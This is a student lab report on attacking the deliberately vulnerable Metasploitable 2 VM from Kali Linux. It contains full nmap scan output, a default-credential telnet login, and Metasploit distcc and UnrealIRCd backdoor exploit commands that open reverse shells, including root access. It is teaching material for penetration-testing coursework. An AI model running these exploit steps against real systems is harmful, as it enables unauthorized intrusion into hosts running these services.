

Experiment No. 6

Title: Metasploitable II - Selecting and Executing an Attack Using Metasploit

Roll No.: 16010423076**Experiments No.:6**

Aim : To exploit vulnerabilities in network services using penetration testing techniques on Metasploitable.

Resources :

Kali Linux (Attacker machine)

Metasploitable 2 (Target machine)

Nmap

Metasploit Framework

Theory:

The three selected exploits are:

1. **Telnet (Port 23) - Weak Login Exploit**
2. **DistCC Daemon - Remote Code Execution**
3. **UnrealIRCd (Port 6667) - Remote Code Execution**

1. Telnet (Port 23) - Weak Login Exploit

Telnet is an old and insecure protocol used for remote access. It sends data, including credentials, in plain text, making it vulnerable to password guessing attacks. If weak or default login credentials are used, an attacker can gain unauthorized access and execute system commands.

2. DistCC Daemon - Remote Code Execution

DistCC is a distributed compiler service that helps in speeding up program compilation over a network. If misconfigured, it allows remote code execution without authentication. An attacker can send malicious commands to the service and gain control over the system.

3. UnrealIRCd (Port 6667) - Remote Code Execution

UnrealIRCd is an IRC server that had a known backdoor vulnerability in certain versions. This backdoor allows remote attackers to execute arbitrary code and gain full control of the system.

(A Constituent College of Somaiya Vidyavihar University)

IMPLEMENTATION AND RESULTS:

Basic nmap scan to check all open ports :

```
File Actions Edit View Help
ritesh@vbox: ~
$ nmap -v 192.168.1.4 -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-22 21:48 IST
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 21:48
Scanning 192.168.1.4 [1 port]
Completed ARP Ping Scan at 21:48, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host - at 21:48
Completed Parallel DNS resolution of 1 host - at 21:48, 0.05s elapsed
Initiating SYN Stealth Scan at 21:48
Scanning 192.168.1.4 [1000 ports]
Discovered open port 22/tcp on 192.168.1.4
Discovered open port 80/tcp on 192.168.1.4
Discovered open port 21/tcp on 192.168.1.4
Discovered open port 445/tcp on 192.168.1.4
Discovered open port 23/tcp on 192.168.1.4
Discovered open port 111/tcp on 192.168.1.4
Discovered open port 22/tcp on 192.168.1.4
Discovered open port 139/tcp on 192.168.1.4
Discovered open port 53/tcp on 192.168.1.4
Discovered open port 3389/tcp on 192.168.1.4
Discovered open port 5900/tcp on 192.168.1.4
Discovered open port 8080/tcp on 192.168.1.4
Discovered open port 512/tcp on 192.168.1.4
Discovered open port 8180/tcp on 192.168.1.4
Discovered open port 1524/tcp on 192.168.1.4
Discovered open port 514/tcp on 192.168.1.4
Discovered open port 2121/tcp on 192.168.1.4
Discovered open port 1899/tcp on 192.168.1.4
Discovered open port 6667/tcp on 192.168.1.4
Discovered open port 5432/tcp on 192.168.1.4
Discovered open port 513/tcp on 192.168.1.4
Discovered open port 2849/tcp on 192.168.1.4
Discovered open port 6880/tcp on 192.168.1.4
Completed SYN Stealth Scan at 21:48, 0.50s elapsed (1000 total ports)
Initiating Service scan at 21:48
Scanning 23 services on 192.168.1.4
```

```
File Actions Edit View Help
ritesh@vbox: ~
Discovered open port 6880/tcp on 192.168.1.4
Completed SYN Stealth Scan at 21:48, 0.50s elapsed (1000 total ports)
Initiating Service scan at 21:48
Scanning 23 services on 192.168.1.4
Stats: 0:00:07 elapsed: 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 47.83s done; ETC: 21:49 (0:00:07 remaining)
Completed Service scan at 21:49, 11.31s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.1.4.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 21:49
Completed NSE at 21:49, 0.28s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:49
Completed NSE at 21:49, 0.08s elapsed
Nmap scan report for 192.168.1.4
Host is up, received arp-response (0.00007s latency).
Scanned at 2025-03-22 21:48:49 IST for 12s
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
33/tcp    open  domain       syn-ack ttl 64 ISC BIND 9.4.2
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         syn-ack ttl 64 netkit-rsh rexecd
513/tcp   open  login        syn-ack ttl 64 OpenSSH or Solaris rlogind
514/tcp   open  tcpwrapped   syn-ack ttl 64
8099/tcp  open  java-rmi     syn-ack ttl 64 GNU Classpath gmirregistry
1524/tcp  open  bindshell    syn-ack ttl 64 Metasploitable root shell
2849/tcp  open  nfs          syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp  open  ftp          syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp  open  mysql        syn-ack ttl 64 MySQL 5.0.51a-jubuntu5
5432/tcp  open  postgresql   syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          syn-ack ttl 64 VNC (protocol 3.3)
6880/tcp  open  x11          syn-ack ttl 64 (access denied)
6887/tcp  open  irc          syn-ack ttl 64 UnrealIRCd
8080/tcp  open  ajp13        syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http         syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7A:19:16 (Oracle VM VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.69 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
ritesh@vbox: ~
```

(A Constituent College of Somaiya Vidyavihar University)

1. Telnet (Port 23) - Weak Login Exploit

Scan the target for open ports using:

```
nmap -sV 192.168.1.4 -vv
```

Connect to Telnet using:

```
telnet 192.168.1.4
```

Try weak credentials,

```
msfadmin:msfadmin
```

When login is successful

```
whoami
```

```
ls
```

```
pwd
```

```
id
```

```
ritesh@vbox: ~
File Actions Edit View Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.89 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)

ritesh@vbox:~$ telnet 192.168.1.4
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.

  metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sat Mar 22 12:16:42 EDT 2025 on tty1
Linux metasploitable 2.6.24-10-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=(adm),28(dialout),24(cdrom),25(floppy),29(audio),30(dip),46(video),46(plugindev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin))
msfadmin@metasploitable:~$
```

2. DistCC Daemon - Remote Code Execution

Start Metasploit:

msfconsole

Search for the DistCC exploit:

search distcc

Use the exploit module:

use exploit/unix/misc/distcc_exec

Set the target IP:

set RHOSTS 192.168.1.4

Run the exploit:


run

When login is successful

whoami

uname -a

ls



```

File Actions Edit View Help
https://metasploit.com

+ --[ metasploit v6.0.24-dev ]
+ --[ 2461 exploits - 1207 auxiliary - 431 post ]
+ --[ 1471 payloads - 49 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search distcc

Matching Modules

#  Name                               Disclosure Date  Rank   Check  Description
-  -  -  -  -
0  exploit/unix/misc/distcc_exec       2002-02-01      excellent Yes    distcc Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.1.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo VAV9nEzSv8cHMPs;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "VAV9nEzSv8cHMPs\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.5:4444 => 192.168.1.4:60426) at 2025-03-22 22:00:44 +0530

whoami
daemon
uname -a
Linux metasploit6 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

```

3. UnrealIRCd (Port 6667) - Remote Code Execution

Start Metasploit:

msfconsole

Search for the UnrealIRCd exploit:

search unreal

Set the target IP:

set RHOSTS 192.168.1.4

Use the exploit module:

use exploit/unix/irc/unreal_ircd_3281_backdoor

Set the LPORT:

set LPORT 4444

Set the attacker IP:

set LHOSTS 192.168.1.5

Run the exploit:

run

When login is successful

whoami

(A Constituent College of Somaiya Vidyavihar University)


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.6:4444
[*] 192.168.1.5:6667 - Connected to 192.168.1.5:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.5:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo iavm43yU58c8Rg8x;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "iavm43yU58c8Rg8x\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.6:4444 → 192.168.1.5:51538) at 2025-03-20 09:22:11 +0530
```

```
whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
```


Outcomes: CO3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

From this experiment, I learned how attackers exploit vulnerable services to gain unauthorized access. I successfully exploited Telnet by using weak credentials, DistCC by executing remote commands, and UnrealIRCd by leveraging its backdoor. These attacks demonstrate the importance of securing network services by disabling unused services, using strong passwords, and applying software updates.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

<https://www.offensive-security.com/metasploit-unleashed/>

<https://nmap.org/book/man.html>

https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec